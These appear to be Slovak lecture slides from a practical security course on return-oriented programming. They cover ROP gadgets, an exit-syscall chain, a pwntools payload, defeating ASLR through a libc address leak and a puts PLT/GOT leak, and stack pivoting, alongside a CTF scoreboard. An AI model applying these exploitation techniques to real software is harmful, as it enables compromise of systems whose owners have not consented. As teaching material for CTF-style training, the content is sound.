


Navratovo orientovane programovanie




Bezpecnost informacnych systemov z pohladu praxe

Peter Svec

>memory vysledky

Rank		Team	Score
#1		team	12
#2		mSUS	12
#3		impostor	12
#4		Clueless	12
#5		TeamFX	12

celkovy stav ->

			
1. Exploit Sigmas	1	1	0
2. impostor	1	0	2
3. team	1	0	0
4. mSUS	0	2	0
5. EmYjoers	0	0	1

>uvod

>Scenar:

- >nasli sme buffer overflow zranitelnost
- >vieme injektovat shellcode do aplikacie
- >je vsak zapnuta **NX** ochrana
- >game over?



>navratovo orientovane programovanie

>**ROP** (**R**eturn **O**riented **P**rogramming)

>hlavnou myšlienkou je vyuzit uz existujuci kod, ktorý ma e**X**ecute opravnena (.text, libc)

>zakladom su kratke casti kodu (**gadgety**)

>pomocou gadgetov zostavujeme **ROP chain**

>ROP je **Turing complete**



>gadgety

- >lubovolna postupnost instrukcii ukoncena instrukciou **RET**
- >gadgety mozu byt aj divne postupnosti intrukcii (kedze skaceme aj do stredu jednej instrukcie)
- >gadgety vieme retazit vďaka instrukcii **RET**

```
pop r12          syscall          add byte [rcx], al      add rsp, rax
pop rdi          ret              pop rbp                ret
pop rsi
ret
```

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

0x0000



0xffff

0x06

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

```
0x4000000 pop rax  
0x4000002 ret
```

0x0000



0xffff

0x07


>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

```
0x4000000 pop rax  
0x4000002 ret
```

```
0x40000f0 pop rdi  
0x40000f2 ret
```

0x0000



0xffff

0x08

>priklad (exit)


```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

0x0000



0xffff

0x09

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

```
0x4000000 pop rax  
0x4000002 ret
```

```
0x40000f0 pop rdi  
0x40000f2 ret
```

```
0x4000aaa syscall  
0x4000aab ret
```



0x0000

0xffff



0x0a

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

```
0x4000000 pop rax  
0x4000002 ret
```

```
0x40000f0 pop rdi  
0x40000f2 ret
```

```
0x4000aaa syscall  
0x4000aab ret
```



0x0000

0xffff



0x0b

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

```
0x4000000 pop rax  
0x4000002 ret
```

```
0x40000f0 pop rdi  
0x40000f2 ret
```

```
0x4000aaa syscall  
0x4000aab ret
```



0x0000

0xffff



0x0c

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

```
0x4000000 pop rax  
0x4000002 ret
```

```
0x40000f0 pop rdi  
0x40000f2 ret
```

```
0x4000aaa syscall  
0x4000aab ret
```



0x0000



0xffff

0x0d

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

```
0x4000000 pop rax  
0x4000002 ret
```


```
0x40000f0 pop rdi  
0x40000f2 ret
```

```
0x4000aaa syscall  
0x4000aab ret
```



0x0000

0xffff



0x0e

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

```
0x4000000 pop rax  
0x4000002 ret
```


```
0x40000f0 pop rdi  
0x40000f2 ret
```

```
0x4000aaa syscall  
0x4000aab ret
```



0x0000


0xffff




0x0f

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```



0x0000




0x10

>priklad (exit)

```
mov rax, 60  
mov rdi, 0  
syscall
```

RAX = 60



0x0000



0x11

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

RAX = 60


```
0x4000000 pop rax
0x4000002 ret
```

→

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

0x0000



0xffff

0x12

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
RAX = 60
RDI = 0
```


```
0x4000000 pop rax
0x4000002 ret
```

→

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

0x0000



0xffff

0x13

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
RAX = 60
RDI = 0
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

→

```
0x4000aaa syscall
0x4000aab ret
```

0x0000

program

halda

zasobnik

kernel

0xffff

0x14

>payload

```
p.send(b"A" * offset
+ pwn.p64(pop_rax_gadget)
+ pwn.p64(60)
+ pwn.p64(pop_rdi_gadget)
+ pwn.p64(0)
+ pwn.p64(syscall_gadget)
)
```



>hladanie gadgetov

>nastastie mame nastroje

>v CTF kontajneri: **rp++** a **grep**

>dalsie nastroje: ropper, ROPgadget, ...

rp++ --unique -r 2 -f cesta | grep "co hladame"

>problemy

- >challenge binarky su male, co znamena ze obsahuju relativne male mnozstvo pouzitelnych gadgetov
- >vacšina binariiek vsak pouziva standardnu kniznicu **libc!**
- >libc obsahuje vsetky mozne gadgety
- >ale ASLR...treba leak



>riesenie 1

1.Majme leaknutu adresu `malloc_leak = 0x7ff2defee`



>riesenie 1

1. Majme leaknutu adresu **malloc_leak = 0x7ff2defee**

2. Vieme ze **malloc** je vzdy na fixnom offsete

ldd cesta -> vrati nam cestu k libc

readelf -s cesta_k_libc | grep "malloc" -> ziskame offset



>riesenie 1

1. Majme leaknutu adresu **malloc_leak = 0x7ff2defee**

2. Vieme ze **malloc** je vzdy na fixnom offsete

ldd cesta -> vrati nam cestu k libc

readelf -s cesta_k_libc | grep "malloc" -> ziskame offset

3. Zistili sme **offset = 0x9a110** a vieme vypocitat base adresu

libc_base = malloc_leak - offset



>riesenie 1



1. Majme leaknutu adresu **malloc_leak = 0x7ff2defee**

2. Vieme ze **malloc** je vzdy na fixnom offsete

ldd cesta -> vrati nam cestu k libc

readelf -s cesta_k_libc | grep "malloc" -> ziskame offset

3. Zistili sme **offset = 0x9a110** a vieme vypocitat base adresu

libc_base = malloc_leak - offset

4. Nasledne vieme vypocitat adresu lubovolneho gadgetu v libc

gadget_addr = libc_base + gadget_offset

>riesenie 2

>dynamicky loader pouzivat dve tabulky:

>**GOT** (**G**lobal **O**ffset **T**able)

>**PLT** (**P**rocedure **L**inkage **T**able)

```
0x40143e lea rdi, [rip + 0xe3d]
```

```
0x401445 call 0x4010e0 <puts@plt>
```

>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]  
0x401445 call 0x4010e0 <puts@plt>
```

GOT

funkcia	adresa
printf	0x400100
puts	0x400200


>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]  
0x401445 call 0x4010e0 <puts@plt>
```

GOT

funkcia	adresa
printf	0x400100
puts	0x400200

PLT



>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]  
0x401445 call 0x4010e0 <puts@plt>
```

GOT

funkcia	adresa
printf	0x400100
puts	0x400200

PLT

1.Najde puts v libc

>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]  
0x401445 call 0x4010e0 <puts@plt>
```

GOT

funkcia	adresa
printf	0x400100
puts	0x7ff2ef20

PLT

1.Najde puts v libc
2.Ulozi adresu do GOT

>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]  
0x401445 call 0x4010e0 <puts@plt>
```

GOT

funkcia	adresa
printf	0x400100
puts	0x7ff2ef20

PLT

1.Najde puts v libc
2.Ulozi adresu do GOT
3.Zavola puts

>riesenie 2



1. Adresy zaznamov pre GOT a PLT su na fixnych adresach

```
e = pwn.ELFT(`challenge)
puts_got = e.got[`puts']
puts_plt = e.plt[`puts']
```

>riesenie 2



1. Adresy zaznamov pre GOT a PLT su na fixnych adresach

```
e = pwn.ELFT('challenge')
puts_got = e.got['puts']
puts_plt = e.plt['puts']
```

2. Pomocou **ROP** chainu vieme vyuzit volanie puts (z **PLT**) na precitanie hodnoty puts v **GOT**

```
pop_rdi + puts_got + puts_plt
```

>riesenie 2



1. Adresy zaznamov pre GOT a PLT su na fixnych adresach

```
e = pwn.ELFT('challenge')
puts_got = e.got['puts']
puts_plt = e.plt['puts']
```

2. Pomocou **ROP** chainu vieme vyuzit volanie puts (z **PLT**) na precitanie hodnoty puts v **GOT**

```
pop_rdi + puts_got + puts_plt
```

3. puts nam vypise adresu funkcie puts v libc (a mame leak)

```
dalsi postup rovnaky ako v rieseni 1
```

>stack pivoting

>co ked mame iba limitovany overflow a vieme zapisat iba par bajtov? (malo miesta na rop chain)

>vyrobime si novy stack!

```
pop rsp  
ret
```

```
xchg rax, rsp  
ret
```

```
leave  
ret
```



>stack pivoting


0x0000

>miesto na spustenie jedneho gadgetu

>vytvorime novy zasobnik v pamati kde sa nachadza nas vstup a umiestnime tam zvyzne gadgety

>musime vsak poznat adresu (leak)

0xffff



0x26

>hinty

>pomocou ROPu moze byt problematicke vytvorit pointer na retazec...preco nevyuzit uz existujuce retazce v programe?

>Keep it simple

>na opakovanie zranitelnosti nie je nutny ziadny epicky HACK...co tak skocit znova do mainu (alebo _start)?